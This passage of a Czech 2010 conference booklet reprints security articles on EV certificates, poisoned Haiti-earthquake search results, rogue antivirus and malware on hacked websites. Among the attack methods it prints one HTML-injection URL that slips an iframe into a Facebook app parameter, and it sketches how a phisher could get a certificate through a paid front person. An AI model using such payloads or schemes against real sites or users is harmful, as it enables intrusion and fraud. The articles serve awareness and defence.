Trendy v internetové bezpečnosti

16. února 2010
Konferenční centrum City

Generální partner

Hlavní partner

Hlavní mediální partner

Produkce

Pořadatelé

OBSAH:

1 VÝBĚR TOHO NEJZAJÍMAVĚJŠÍHO O INTERNETOVÉ BEZPEČNOSTI ZE SERVERU LUPA.CZ V ROCE 2009 3

1.1 CERTIFIKÁTŮM DŮVĚŘUJ, ALE PROVĚŘUJ 3
1.2 ZEMETŘESENÍ V HAITI PŘINESLO OTRÁVENÉ VYHLEDÁVÁNÍ 7
1.3 MALWARU JE VÍC, POMŮŽE NOVÝ NÁSTROJ OD GOOGLU 11
1.4 ĎÁBEL SE SKRÝVÁ V PLUGINECH PROHLÍŽEČŮ 15
1.5 MILIONY HACKNUTÝCH ÚČTŮ V OHROŽENÍ. I V ČESKU 18
1.6 ČESKÁ DOMÉNOVÁ CENTRÁLA OBVOLÁVÁ SE ZVLÁŠTNÍ NABÍDKOU 20

2 VÝBĚR TOHO NEJZAJÍMAVĚJŠÍHO O INTERNETOVÉ BEZPEČNOSTI ZE SERVERU ROOT.CZ V ROCE 2009 23

2.1 SSL AUTENTIZÁCIA S WEBOVÝM SERVEROM APACHE 24
2.2 UDRŽUJTE SI SVOU DATABÁZI V BEZPEČÍ S PGPOOL2 32
2.3 PORT KNOCKING: ZAKLEPEJTE NA SVŮJ SERVER 37
2.4 SINGLE PACKET AUTHORIZATION ANEB JEDEN PAKET VLÁDNE VŠEM 40

3 VÝBĚR TOHO NEJZAJÍMAVĚJŠÍHO O INTERNETOVÉ BEZPEČNOSTI ZE SERVERU PODNIKATEL.CZ V ROCE 2009 43

3.1 REKLAMNÍ SLUŽBY GOOGLE ADSENSE A POVINNÁ REGISTRACE K DPH 43
3.2 VĚTŠINA FIREM SLEDUJE AKTIVITY SVÝCH ZAMĚSTNANCŮ NA INTERNETU 45
3.3 PORNOPRŮMYSL V ČESKU KVETE, DRTÍ HO ALE INTERNET A FILMY KE STAŽENÍ ZDARMA 47
3.4 AUDIT OPENCARD DAL ZA PRAVDU KRITIKŮM: PROJEKT JE NEEFEKTIVNÍ A NEPRŮHLEDNÝ 48
3.5 UMĚLECKÁ ŘEMESLA SE VRACÍ NA VÝSLUNÍ, NAPOMÁHÁ TOMU PRODEJ PO INTERNETU 50
3.6 ELEKTRONICKÁ KOMUNIKACE ZAVLÁDLA SVĚTU PODNIKATELE 52
3.7 DATOVÉ SCHRÁNKY VČERA ROZTÁHLY SVÁ KŘÍDLA 55

4 VÝBĚR TOHO NEJZAJÍMAVĚJŠÍHO O INTERNETOVÉ BEZPEČNOSTI ZE SERVERU MĚŠEC.CZ V ROCE 2009 57

4.1 TEST BANKOMATŮ: ZAPOMNĚLI JSME PŘEVZÍT VYBRANÉ PENÍZE 57
4.2 FINANČNÍ PODVODY NA INTERNETU 62
4.3 JE TIŠTĚNÝ ELEKTRONICKÝ VÝPIS Z ÚČTU PLNOHODNOTNÝM DOKLADEM? 65
4.4 NOVÝ ZÁKON O PLATEBNÍM STYKU ZPŮSOBIL ZMATEK U PLATEBNÍCH KARET 68

5 KONTAKTY 72

1 Výběr toho nejzajímavějšího o Internetové bezpečnosti ze serveru Lupa.cz v roce 2009

1.1 Certifikátům důvěřuj, ale prověřuj

Pavel Šrubař

Počítačové magazíny i články v novinách nás nabádají, abychom se před zadáním svých citlivých údajů do formulářů na webových stránkách nejprve přesvědčili, komu je vlastně svěřujeme, a zda je komunikace s internetovým serverem zašifrována, což má indikovat protokol https v adrese stránky. Stačí to ale opravdu?

Novější verze internetových prohlížečů nápadněji zvýrazňují stupeň důvěryhodnosti právě prohlíženého webového serveru při šifrovaném spojení protokolem HTTPS. Okénko adresního řádku je doplněno o ikonu zamčeného visacího zámku, což indikuje, že je spojení šifrováno pomocí SSL, a přibylo tlačítko identifikace webového serveru, které informuje o jeho provozovateli a také o autoritě, která jej prověřila. Protože se taky starám o webový server využívající šifrovaný přenos, s rozčarováním jsem zjistil, že identifikační tlačítko Firefoxu u mé domény neuvádí vlastníka, cituji:

which is run by
(unknown)

případně po rozkliknutí podrobností

This web site does not supply ownership information..

Nejprve jsem pátral, zda jsem neopomenul vyplnit nějakou položku v konfiguraci webu nebo v žádosti o certifikát serveru. Jak jsem zjistil, nejsem sám. Na mnoha diskusních fórech se tato formulace nelíbí zejména provozovatelům menších internetových obchodů, když přece řádně zaplatili za doménu i za serverový certifikát. Zbavit se potupné hlášky o neidentifikovatelném majiteli webu ale není zrovna jednoduché. To, čemu prohlížeče říkají "vlastnictví" webového sídla, se potvrzuje až v certifikátech s vyšším stupněm ověřování, takzvaných Extended Validation Certificate. Sdružení certifikačních autorit (CA) a producentů internetových prohlížečů CA/Browser Forum se v rámci boje proti phishingu a internetovým podvodům dohodlo na přísných pravidlech pro ověřování identity vlastníka certifikátu a jeho oprávnění k internetové doméně, na níž web běží.

Rozšířené ověřování

Žadatel o rozšířený (EV) certifikát musí být držitelem doménového jména druhé úrovně, na kterém mají ověřované servery běžet, což certifikační autorita kontroluje u příslušného registrátora a v katalogu WHOIS. Pokud žadatel není přímo vlastníkem domény, musí poskytnout důkazy o svém pověření skutečným majitelem domény, případně prokázat své oprávnění ovlivňovat obsah certifikovaného webu tak, že na výzvu CA provede nějakou dohodnutou drobnou úpravu jeho obsahu. Identita osoby žádající o vydání certifikace se prověřuje zásadně osobní návštěvou registračního místa. Oprávněnost žadatele zároveň pracovník CA ověřuje přímo u statutárního zástupce organizace, jejíž název je uveden v žádosti, a kterýžto název tedy bude součástí certifikátu.

Požadavky na věrohodnost právnické osoby, jíž se rozšířená certifikace poskytuje, jsou velmi přísné, její obchodní název a identifikační číslo se samozřejmě kontroluje v Živnostenském rejstříku, Obchodním rejstříku

nebo obdobných registrech. S rozšířenou certifikací fyzických nepodnikajících osob ani "jednomužných" firem se vůbec nepočítá.

CA také osobně nebo notářsky doloženým prohlášením prověřuje existenci sídla certifikované organizace na udané adrese včetně přítomnosti vývěsního štítu, dále zda je v místě sídla skutečně vyvíjena podnikatelská nebo obchodní činnost, kontroluje oficiální e-mailovou adresu a telefonní číslo organizace, které zároveň musí být uvedeno ve Zlatých stránkách nebo obdobném veřejném seznamu. Pokud firma podniká méně než tři roky, CA musí také ověřit u jejího bankovního ústavu, že má otevřen aktivní podnikatelský účet. Pochybné firmy s kanceláří reprezentovanou P.O. boxem někde v daňovém ráji tedy nemají šanci EV certifikát získat.

Udělení EV certifikátu samozřejmě nezaručuje, že prověřovaná společnost bude vždy obchodovat poctivě, dává však jejím zákazníkům spoléhajícím na rozšířený certifikát alespoň jistotu, že firma reálně existuje a že tedy v případě sporu bude koho žalovat.

Rozšířené prověřování je pochopitelně nákladnější než základní (**Basic**) certifikace, proto si ho také nechávají CA pořádně zaplatit. V následující tabulce jsou uvedeny ceny certifikace webového serveru na dobu 12 měsíců (stav v únoru 2010):

Cena roční certifikace serveru

CA	Basic	EV
Verisign	$ 599	$ 1195
GlobalSign	179 €	679 €
TrustCenter	143 €	584 €
Thawte	$ 149	$ 599
I.CA	1170,00 Kč	nenabízí
eIdentity	1065,00 Kč	nenabízí
PostSignum	800,00 Kč	nenabízí

Rozdíl mezi základním a rozšířeným ověřením se projeví také opticky. Například v prohlížeči Firefox má tlačítko pro ověření identity serveru na adresách se základním certifikátem modrou barvu, a zezelená pouze na serverech honosících se rozšířenou certifikací.

Obdobné zvýraznění je aplikováno u prohlížeče Opera 10, ten používá pro rozlišení základního a rozšířeného certifikátu žlutý a zelený podklad identifikačního tlačítka. Jiné prohlížeče odlišují EV certifikovaný server zeleným podbarvením celého adresního řádku nebo podobným nápadným způsobem.

Starší verze prohlížečů než jsou MSIE 7, Opera 9.5, Firefox 3, Chrome 0.3.154.9, Safari 3.2, rozšířené ověřování přímo neindikují, pak je třeba klepnout na ikonu visacího zámku a zobrazit certifikát, kde bude u vydavatele uvedeno Extended Validation.

Jak je vidět, při EV certifikátu se v identifikačním tlačítku zobrazuje jméno vlastníka KOMERCNI BANKA A.S., které nemusí souhlasit s doménou (www.mojebanka.cz). To je dáno tím, že prohlížeč z certifikátu zjistil, že ověřeným vlastníkem serveru na této doméně je Komerční banka, a.s. Zároveň nás svou zelenou barvou ujišťuje, že firma s tímto názvem skutečně existuje, a že podléhá jurisdikci České republiky (CZ).

Prohlédneme-li si podrobnosti certifikátu webu www.servis24.cz, i v něm v poli Organizace předmětu certifikace uvidíme název firmy O = Ceska sporitelna a.s. asociovaný s doménou CN = www.servis24.cz. Jelikož však certifikát není typu EV, prohlížeč na základě dohody CA/Browser Fora nedůvěřuje tomu, že bylo prokázáno oprávnění České spořitelny provozovat web na adrese www.servis24.cz. Proto také v identifikačním tlačítku nezobrazuje obchodní jméno údajného vlastníka (Ceska sporitelna, a.s.), ale pouze název domény (servis24.cz).

Základní ověřování

Znamená to tedy, že bychom měli k serverům bez EV certifikátu přistupovat s nedůvěrou? Paušálně jistě ne. Používáme-li spolehlivý jmenný server (DNS), a pokud byla adresa serveru, již píšeme do adresního okénka svého prohlížeče, získána z ověřeného zdroje, např. opsána ze smlouvy o vedení účtu, pak jsme vlastně sami sobě certifikační autoritou a skutečně komunikujeme se smluvním partnerem.

Chceme-li si prohlédnout webovou stránku certifikovanou nějakou autoritou, kterou náš prohlížeč nemá mezi důvěryhodnými, zpravidla nás sám varuje před přístupem. Obezřetnost je však na místě také v případech, kdy má neznámá stránka pouze základní certifikát. Prohlížeče v takovém případě žádné varování nevydávají, nepočítáme-li modré či žluté zbarvení identifikačního tlačítka. Vydání Basic certifikátu ale může znamenat pouze to, že **certifikační autorita** svým elektronickým podpisem **stvrzuje, že žadatel**, jehož totožnost si ověřila, **požádal** o udělení certifikátu k doménovému názvu uvedenému v poli CN. Když jsem před časem vyřizoval serverový certifikát, operátorka CA sice prověřila moji identitu pomocí dvou osobních dokladů, nevšiml jsem si však, že by nějak kontrolovala oprávnění disponovat adresou serveru uvedenou v žádosti.

Způsob ověřování informací, jež jsou předmětem certifikace, každá solidní CA zveřejňuje v souladu s RFC 2527 na svých stránkách, obvykle v dokumentu nazývaném Certifikační politika nebo Certification Practice Statement (CPS). Tam by mělo být popsáno, jakým způsobem se ověřuje pravdivost údajů v certifikátu obsažených.

Představme si zlovolného majitele serveru věrně napodobujícího elektronické bankovnictví, který sídlí na internetové adrese lišící se od svého vzoru jen v záměně písmene O za číslici nula nebo drobným překlepem. Aby si klienti banky zabloudivší na jeho jeho stránky nevšimli, že jsou někde jinde a ochotněji mu tak nevědomky poskytli své přihlašovací údaje, měl by i tento záškodnický server komunikovat šifrovaným spojením HTTPS a být vybaven certifikátem. Majitel si tedy vytipuje bezdomovce s dosud nepropadlým občanským a řidičským průkazem, dá mu do ruky peníze, flešku s vygenerovanou žádostí a pošle ho v roli bílého koně na registrační místo certifikační autority. Registrant se posléze vrátí do svého houští popíjet zaslouženou odměnu a až to po čase praskne, nejspíš ho už nikdo nedohledá, anebo si v lepším případě pouze vzpomene, že pro neznámého pána cosi vyřizoval na "počítačovém úřadě".

Reálnost výše uvedeného scénáře jsem se pokusil vyšetřit rozborem zveřejňovaných certifikačních politik a dotazem na poskytovatele certifikačních služeb akreditované v ČR. Používání serverových certifikátů od českých CA není příliš rozšířeno, neboť žádná z nich zatím nemá defaultně obsažen svůj samopodepsaný kořenový certifikát v instalaci browserů. Útočník ale může spoléhat na to, že si jejich certifikáty uživatel do svého prohlížeče importoval sám např. kvůli komunikaci se státní správou.

Obvykle se hned na začátku každého CPS deklaruje, že CA veškeré informace v certifikátu obsažené ověřuje, ovšem někdy se přitom spoléhá jen na čestné prohlášení žadatele nebo na jeho podpis uvedený na žádosti.

Není-li žadatel totožný s osobou, která má zaregistrován doménový název, zpravidla stačí k žádosti doložit souhlas vlastníka domény s vydáním certifikátu potvrzený jeho (notářsky neověřeným) podpisem, tedy vlastně jakýmkoli klikyhákem. Světově uznávané autority vydávají více typů certifikátů, podle pečlivosti validace označovaných jako Trial/Low/Medium/High/Extended, případně Class 1/2/3/EV.

Zkusil jsem si na www.thawte.com vyžádat zkušební bezplatný certifikát svého serveru, kde jsem vyplnil freemailovou adresu a místo své identifikace uvedl:

First name=Administrátor
Last name=Serveru

a za pár sekund jsem měl certifikát ve své mailové schránce k dispozici. Pravda, jako vydávající CA je v něm uvedena thawte Trial Secure Server Root CA, která není defaultně v browserech obsažena, ovšem méně znalý uživatel může být snadno přesvědčován, ať si její kořenový certifikát bez obav do svého prohlížeče nainstaluje, že vydávající firmou je přece solidní a světově uznávaná společnost (nebylo by to poprvé).

V prohlížeči se pak webová stránka s tímto certifikátem bude jevit jako zabezpečená – adresa začíná https, ikonka zámku indikuje šifrované spojení a v identifikačním tlačítku se skví logo thawte.

Stránka, která se na první pohled v prohlížeči jeví jako ověřená, tedy ještě nemusí znamenat, že je pro uživatele bezpečné ji používat a že je známa skutečná totožnost jejího provozovatele.

Závěr

Vybavenost internetového serveru **Basic certifikátem** samo o sobě nesvědčí o solidnosti jeho vlastníka, neboť prohlížeče nerozlišují kvalitu a různé stupně ověřování základního certifikátu. U zavedených webových adres známých institucí se není třeba strachovat, zvláště pokud je autentizace doplněna na straně klienta osobním certifikátem nebo jednorázovým heslem distribuovaným nezávislým kanálem. Avšak při prvním příchodu na server se základním certifikátem by obezřetný uživatel počítače měl nejprve zobrazit podrobnosti certifikátu, zjistit, která CA jej vydala, na jejích stránkách zapátrat po správném typu certifikační politiky (kořenová, kvalifikovaná, komerční, osobní, serverová, systémová, šifrovací...) a po její verzi platné v době vydání certifikátu. Teprve po prostudování způsobu ověřování identity majitele a jeho vztahu k certifikovanému doménovému názvu lze kvalifikovaně posoudit, zda je možno dotyčné webové stránce důvěřovat.

Na serverech s rozšířeným **EV certifikátem** už za nás tuto práci odvedl výrobce prohlížeče spolu s certifikační autoritou. Nasazení rozšířeného certifikátu a zelená barva adresy má na klienty působit podobně jako mramor na schodištích solidních peněžních ústavů – padělatelům se hůře imitují.

Podívejme se, jak jsou rozšířené certifikáty zastoupeny na internetových stránkách organizací, které zacházejí s našimi penězi a citlivými osobními údaji.

Typy certifikátů některých vybraných serverů

Webové sídlo	Typ certifikátu	CA
Citibank Europe plc	Basic	VeriSign Trust Network
COMMERZBANK Aktiengesellschaft	Basic	TC TrustCenter GmbH
Česká spořitelna, a.s.	Basic	VeriSign Trust Network
Českomoravská záruční a rozvojová banka, a.s.	Basic	Prvni certifikacni autorita a.s.
Československá obchodní banka, a.s.	EV	GlobalSign
Daňový portál	Basic	Prvni certifikacni autorita a.s.
Datové schránky	Basic	Česká pošta, s.p. [IČ 47114983]
Elektronické zdravotní knížky	Basic	Thawte Consulting cc
GE Money Bank, a.s.	EV	VeriSign, Inc.
Hypoteční banka, a.s.	Basic	Thawte Consulting cc
ING Bank N. V.	Basic	VeriSign Trust Network
Komerční banka, a.s.	EV	VeriSign, Inc.
LBBB Bank CZ a.s.	EV	VeriSign, Inc.
mBank (BRE Bank S. A.)	EV	VeriSign, Inc.
Oberbank AG pobočka Česká republika	Basic	VeriSign Trust Network
Portál veřejné správy ČR	Basic	VeriSign Trust Network
PRIVAT BANK AG der Raiffeisenlandesbank Oberösterreich, pobočka ČR	Basic	VeriSign Trust Network
Raiffeisenbank a.s.	Basic	VeriSign Trust Network
UniCredit Bank Czech Republic, a. s.	Basic	VeriSign Trust Network
Volksbank CZ, a. s.	Basic	VeriSign Trust Network
Wüstenrot - stavební spořitelna a. s.	Basic	Thawte Consulting cc

1.2 Zemetřesení v Haiti přineslo otrávené vyhledávání

Lukáš Tomek

Zemětřesení na Haiti přineslo nejen tisíce lidských obětí, ale také poskytlo účinný prostředek pro internetové zločince. Podvodné prosby o pomoc jsou dostatečně známé, méně se ale upozorňuje na takzvané „otrávené hledání". Právě teď se s ním setkáte prakticky všude.

Útočníci používají stále stejnou strategii, kterou si masově vyzkoušeli zejména v roce 2005, kdy na území USA udeřil hurikán Katrina. Základem je mít „kauzu", o kterou se zajímají lidé a zadávají příslušné dotazy do vyhledávače. Cílem je zejména propašování malwaru na počítač oběti.

Po tom, co se odehraje událost, o kterou se zajímá celý svět, útočníci analyzují klíčová slova a časté dotazy. Na ty potom optimalizují pomocí BlackHat SEO technik stránky, které zamoří výsledky vyhledávání a pomocí sociálního inženýrství vnucují napadenému například instalaci trojanu.


Otrávená je hned první desítka v Googlu

O úspěšnosti techniky útočníků svědčí vyhledání několika „long tail" dotazů do Googlu, případně dalších vyhledávačů. „Long tail" dotazy neobsahují jen vysoce konkurenční základní slova, ale přidávají k nim další, které uživatelé vyhledávače použijí pro zpřesnění dotazu. Útočníkům se tak daří husarské kousky – a někdy „long tail" nemusí být ani tak „long". Tak třeba Google.com a dotaz „Twitter Haiti earthquake". Výsledky vyhledávání jsou zde:


Poslední dva výsledky jsou „otrávené“, což je na první desítku výsledků v SERP Googlu u poměrně konkurenčního dotazu obrovský úspěch. Podle společnosti Sunbelt Software zatím existuje zhruba 50 častých dotazů na zemětřesení v Haiti, které obsahují otrávené výsledky v Google, Yahoo a dalších vyhledávačích.

Při kliknutí na odkaz se dostaneme na stránku, která provádí jakýsi bezpečnostní „scan“ stránky a nabízí odstranění nalezených virů.

Zdá se, že autor svoje sociální inženýrství promyslel velmi dobře. Nejdřív se objeví animace s hláškou „Inicializuji ochranný systém“, pak se prohlížeč sám minimalizuje a okénko ve Windows prohlásí, že systém je vystaven útoku viru a je třeba ho zkontrolovat (stačí kliknout na OK). Když okénko zavřete, prohlížeč se maximalizuje a nabídne pohled na propracovanou animaci ve stylu Windows 7, která simuluje jakousi kontrolu a vyhazuje červené hlášky o nalezených virech. Ať se snažíte zavřít stránku jakkoliv, vždy jen „vyběhne“ okno nabízející stažení spustitelného souboru. Při snaze zavřít panel se sice objeví okno, které je ale zajímavým způsobem upraveno o jednu větu navíc. Popsaný „kumšt“ si můžete prohlédnout zde:



Google samotný, prohlížeč (Firefox), spyware (Spybot) ani antivirus (Avast) při popsaném procesu nemají žádné námitky.



Ve chvíli, kdy jste stránku jednou navštívili, se vám to znova už nepovede, pokud si nevymažete historii. Při opakovaných pokusech navštívit tuto stránku nebo jakoukoliv stránku napadenou stejným způsobem jste přesměrováni na nevinný web, který se tváří jako nepovedený vyhledávač. Součástí maskování je také jiná tvář připravená pro návštěvníky, kteří zadají odkaz přímo do vyhledávače a také robota Googlu a jiný pro návštěvníky příchozí z výsledků vyhledávání – tedy typická BlackHat SEO technika. Stránka pro robota obsahuje vygenerovaný text bohatý na klíčová slova v určeném poměru. Pro stránku umístěnou na http://deadsea-cosmetics.net vypadá hustota klíčových slov následovně:

				Load Google keywords data		
Keyword	Found in	Repeats	Density	Search volume	Approx Avg Search Volume	Estimated Avg. CPC
twitter	T	36	1.40	n/a	n/a	n/a
haiti	T	35	1.44	n/a	n/a	n/a
earthquake	T	35	1.44	n/a	n/a	n/a
new		5	0.23	n/a	n/a	n/a
web		4	0.16	n/a	n/a	n/a
law		3	0.12	n/a	n/a	n/a
not		3	0.12	n/a	n/a	n/a
page		2	0.08	n/a	n/a	n/a
2010		2	0.08	n/a	n/a	n/a
current		2	0.08	n/a	n/a	n/a

Optimalizace na frázi „Twitter Haiti earthquake“ je jasně patrná. Je také poměrně zajímavé, že k útoku jsou použity „unesené“ weby, které hackerům vlastně slouží jako hosting zadarmo. Například výše uvedená hacknutá stránka http://deadsea-cosmetics.net upozorní jen na porušený index.php. Na stránce http://deadsea-cosmetics.net/forum/index.php je však vidět celé „unesené fórum“ zneužité pro síť zpětných odkazů. Vzhledem k jejich struktuře lze soudit, že útočníci pocházeli z Ruska a použili zranitelnost v publikačním systému pro správu fóra Simple Machines. K útoku zřejmě použili zranitelnost známou od května 2009, šlo o injektáž PHP kódu, který

bylo možné do fóra dostat pomocí uploadu zdánlivého obrázku JPG nebo GIF. Nefiltrované vstupy a chyba v kódu způsobily spuštění útočného skriptu PHP a poskytly útočníkovi širokou kontrolu nad webem.

Cílem útoku je vaše peněženka

Útok na výsledky vyhledávání Googlu (které zatím nejsou dostatečně pročištěné) vedou k instalaci kódu pod názvem UDS:DangerousObject.Multi.Generic. Jde o takzvaný Rogue AV, Fraudload neboli zkrátka falešný antivir. Po proniknutí do počítače upozorňuje program uživatele na údajné hrozby v jeho počítači. Následně se snaží uživatele v podstatě psychickým nátlakem donutit ke koupi „bezpečnostního“ softwaru. "Podvodníci používají pro falešné antiviry velmi podobné grafické prvky, názvy a označení jako komerční produkty," upozorňuje Filip Navrátil ze společnosti Eset software. Za nesmyslný nákup požadují podvodníci až 100 dolarů. Konečným cílem je ovšem získání informace o kreditní kartě a napadení bankovního účtu.

„Odlehčenou“ součástí falešného antiviru bývají trojany, software, který využívá výpočetní výkon pro další nekalé činnosti a nahrávání nového a nového malwaru do stroje. Falešné antiviry v současné době představují skutečný trend na poli virových hrozeb. Za celý rok 2008 bylo odhaleno kolem 90 tisíc falešných antivirů, dnes toto číslo překračuje půl milionu.

1.3 Malwaru je víc, pomůže nový nástroj od Googlu

Lukáš Tomek


Podle společnosti Kaspersky Lab je 0,64 % legitimních webů infikováno malwarem, který ohrožuje bezpečnost návštěvníka stránek. Když vezmeme, že průměrný český návštěvník Internetu zhlédne 1313 stránek měsíčně, znamená to, že malware potká osmkrát na legitimních serverech. Jak se na server malware dostane a jak se proti němu bránit?

Podle průzkumu společnosti Kaspersky Lab neustále roste počet webů napadených malwarem, které se pak při prohlížení uživatelem snaží infikovat jeho počítač. Za poslední 4 roky vzrostl 160krát počet napadených webů. Mluvíme ovšem o legitimních webech. Existuje také určité množství webů, které jsou pro šíření malwaru přímo určeny (často warez, pornografie), takové ve statistice Kaspersky Lab nejsou. V průběhu času ovšem klesá počet napadení z podvodných webů a naopak stoupají útoky z infikovaných legitimních stránek. Důvodem je „profláklost“ nebo rovnou likvidace hostingů, které podvodníkům poskytují prostor. Stále je však dost takových serverů v Číně, Rusku i jinde.

Rok	Podíl infikovaných webů
2006	0,00 %
2007	0,11 %
2008	0,35 %
2009	0,64 %

zdroj: Kaspersky Lab

K podobným, jen o něco vyšším číslům, se dostaly také statistiky Googlu. Podle nich k polovině roku 2009 mírně klesal počet výsledků ve vyhledávání, které odkazovaly na napadené weby. Podíl infikovaných webů, které se dostaly do vyhledávání, se podle Googlu pohyboval přibližně od 0,5 % do 0,9 %.



zdroj: blog Googlu

Následující přehled ukazuje rozšířenost malwaru distribuovaného pomocí napadených internetových prezentací během měsíce. Dlouhodobý žebříček vede stále Gumblar.x, nicméně webmasteři si jeho přítomnosti všímají stále víc a v prosinci se tak objevila jen čtvrtina pokusů o jeho stáhnutí ve srovnání s listopadem.

Počet pokusů o stáhnutí	Název
445 811	Trojan-Downloader.JS.Gumblar.x
178 092	Trojan.JS.Redirector.l
165 678	not-a-virus:AdWare.Win32.GamezTar.a
134 215	Trojan-Downloader.HTML.IFrame.sz
128 093	Trojan-Clicker.JS.Iframe.db

V žebříčku je asi nejzajímavější Trojan-Downloader.JS.Twetti.a (17. místo). Ten se schová do spustitelného souboru nebo do dokumentu PDF a k nekalé činnosti využívá jako prostředníka Twitter. Kaspersky Lab také upozorňuje, že tento a dva jiné trojany, které se objevily v prosincové dvacítce, pocházejí z jednoho zdroje. "Trendy obecně zůstávají stejné. Útoky jsou čím dál sofistikovanější a je těžší je odhalit. V obrovské většině případů je cílem útoku vydělat nějakým způsobem peníze. Virtuální hrozby už zdaleka nejsou jen „virtuální“, výsledná škoda je totiž až příliš reálná," uzavírá zprávu Kaspersky Lab.

Slabin může být víc

Jak se malware stane součástí webové prezentace? Dá se říct, že existuje několik nejrozšířenějších metod útoku:

- SQL, HTML, XML injection – Útočník vloží zákeřný kód například do formuláře na webové stránce nebo do URL místo parametru PHP skriptu. Při cíleném útoku se zranitelnost hledá ručně, obvyklejší je však využití hromadného skenování zranitelností. Někdy napadený stroj funguje jako skener a hledá zranitelnosti u dalších webů (hledat zranitelnosti SQL injection umí například I-Worm.Aspxor.g). Tady se mimochodem můžete podívat, jak vypadá roztomilé HTML injection a „propašování“ iframu na Facebooku (zatím chyba stále funguje):
  http://apps.facebook.com/app-tap/index.php?aid="><iframe src=index.htm

- Infikování počítače webmastera – pokusy o monitorování připojení na hostingový server, při nahrávání souborů připojení útočného kódu.
- Krádež údajů k připojení na FTP – vykradení hesel k FTP a ovládnutí serveru (tradičně například přes Total Commander, který hesla skladuje).

Dá se tedy říct, že slabá místa se můžou nacházet přímo v kódu internetové stránky. Dalším problémem může být slabé zabezpečení počítačů těch, kteří na web přispívají a administrují ho. Malware pak používá několik způsobů, jak se snaží napadnout návštěvníka stránky, mimo jiné:

- Stahování souborů: malware se umí „schovat“ například do PDF dokumentů či do spustitelných souborů.
- Flash: malware může napadnout flashovou animaci nebo aplikaci. Používání i-framů: přesměrování nebo škodlivý kód je schován v „neviditelném“ iframu (width=“0” a height=“0”) přidaném do zdrojového kódu stránky.
- Java, Active-X: snaha o nainstalování nechtěného programu na počítač návštěvníka.
- Psychologie: zmanipulování návštěvníka, aby potvrdil skrytou žádost o nainstalování škodlivého programu.

Jak se bránit a co když vás vyhodí z Google SERP

Pokud spravujete server a váš web „chytil“ malware, co můžete dělat? Záleží na tom, jestli jde o „zero day“ zranitelnost (nestává se tak často) či o známý problém. V druhém případě bude někde chyba, kterou je třeba napravit (děravý web, nedodržování bezpečnostních zásad). Po napadení je užitečné projít tyto body:

1) identifikace problému

- zjištění nechtěných změn ve zdrojových kódech a databázích,
- kontrola čistoty souborů nabízených ke stahování,
- kontrola odkazů, které vedou ven,
- kontrola čistoty reklam (flashové aplikace) a míst, kam odkazují,
- kontrola vstupů od uživatelů (uploady postů, souborů apod.),

2) odstranění malwaru

- vyčištění serveru a nahrání souborů ze zálohy (kterou je ovšem třeba mít),

- kontrola čistoty zálohy a její případné vyčistění,

3) prevence proti dalším útokům

